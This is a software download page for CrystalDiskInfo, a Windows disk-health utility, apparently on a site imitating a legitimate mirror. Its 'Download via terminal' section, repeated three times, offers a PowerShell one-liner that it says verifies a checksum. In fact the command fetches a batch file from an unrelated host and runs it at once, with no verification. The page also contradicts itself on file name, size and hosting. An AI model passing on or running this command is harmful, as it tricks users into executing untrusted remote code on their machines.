

CrystalDiskInfo
by hiyohiyo
- Version
- 9.9.2
- Size
- 7.1 MB
- Updated
- Publisher
- hiyohiyo
- Category
- Utilities
- Files
- 1
CrystalDiskInfo screenshots

About CrystalDiskInfo
CrystalDiskInfo is a free, open-source utility for Windows that monitors the health and status of your hard drives and solid-state drives. It reads the S.M.A.R.T. data that modern drives report about themselves and presents it in a clear dashboard, giving each drive a simple health rating, Good, Caution or Bad, alongside the detailed attributes behind that verdict.
The tool shows useful real-time information such as drive temperature, power-on hours, power-on count, firmware version, interface and rotation rate, and for SSDs it can surface wear indicators. By watching attributes like reallocated or pending sectors over time, you can often spot a drive that is beginning to fail before it takes your data with it, which makes CrystalDiskInfo a valuable early-warning tool.
It supports a broad range of internal SATA and NVMe drives, many external USB enclosures and some RAID configurations. An optional resident mode can run in the background and alert you by email or sound if a drive's health or temperature crosses a threshold you set, turning a one-off checkup into continuous monitoring.
CrystalDiskInfo is lightweight, quick to run and free, with a portable edition available for use without installation. It is aimed at Windows users from curious home PC owners to technicians, and while interpreting raw S.M.A.R.T. values takes a little learning, the overall health indicator makes the headline conclusion obvious at a glance.
Key features
- S.M.A.R.T. health monitoring for HDDs and SSDs
- Simple Good/Caution/Bad rating
- Temperature, power-on hours and error attributes
- Optional background monitoring with alerts
- Supports SATA, NVMe and many USB enclosures
Pros
- Free, open source and lightweight
- Clear at-a-glance health verdict
- Portable edition available
Cons
- Windows only
- Raw attribute values need interpretation
System requirements
A Windows PC with the drives you want to check connected internally or via a supported USB enclosure.
Tips
- Run it periodically and note any attribute that keeps rising
- Act on a Caution rating by backing up first, then investigating the specific attribute
Description from the publisher
A HDD/SSD utility software
A HDD/SSD utility software which supports a part of USB, RAID and NVMe.
At a glance
CrystalDiskInfo is a free utilities app published by hiyohiyo (crystalmark.info). A HDD/SSD utility software
SOFTGIT offers 1 file for CrystalDiskInfo, 7.1 MB in total. The version listed is v9.9.2, last updated on October 19, 2026.
CrystalDiskInfo belongs to the Utilities category, alongside scrcpy, GeoServer, OpenBoxes. Browse related apps below to compare alternatives.
Download CrystalDiskInfo v9.9.2
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/crystaldiskinfo. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
CrystalDiskInfo system requirements
- Download size
- 8.1 MB (CrystalDiskInfo9_9_2.zip)
- Project page
- sourceforge.net/projects/crystaldiskinfo
CrystalDiskInfo FAQ
What does CrystalDiskInfo tell me?
It reads a drive's S.M.A.R.T. self-reporting data and shows an overall health rating plus details such as temperature, power-on hours and error counts.
Is CrystalDiskInfo free?
Yes. It is free and open source, with a portable edition also available.
Does CrystalDiskInfo work with SSDs and NVMe drives?
Yes. It supports SATA and NVMe SSDs as well as traditional hard drives, and shows SSD-specific wear information where available.
Can it warn me automatically about drive problems?
Yes. An optional resident mode runs in the background and can alert you if health or temperature crosses a threshold you set.
What does a "Caution" status mean?
One or more S.M.A.R.T. attributes have crossed a warning level. It is a sign to back up your data, watch the drive closely and possibly plan a replacement.
Where does the CrystalDiskInfo download come from?
The Download button takes you to the official SourceForge download for CrystalDiskInfo (sourceforge.net/projects/crystaldiskinfo). SOFTGIT does not modify or re-host the file.
Is CrystalDiskInfo free to download?
Yes. CrystalDiskInfo is listed as “Free” and the download from SOFTGIT is free of charge.
How do I download CrystalDiskInfo?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is CrystalDiskInfo safe to install?
Files are published as received from hiyohiyo, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
How big is the CrystalDiskInfo download?
The file is 7.1 MB.
Who makes CrystalDiskInfo?
CrystalDiskInfo is developed by hiyohiyo (https://crystalmark.info/en/software/crystaldiskinfo/).
What is the latest version of CrystalDiskInfo?
The latest version listed on SOFTGIT is v9.9.2, updated on October 19, 2026.
Provenance
- Publisher
- hiyohiyo
- Source
- crystalmark.info
- Last check
- 1 month ago
- License
- Free
- Imported from
- Source: sourceforge.net/projects/crystaldiskinfo

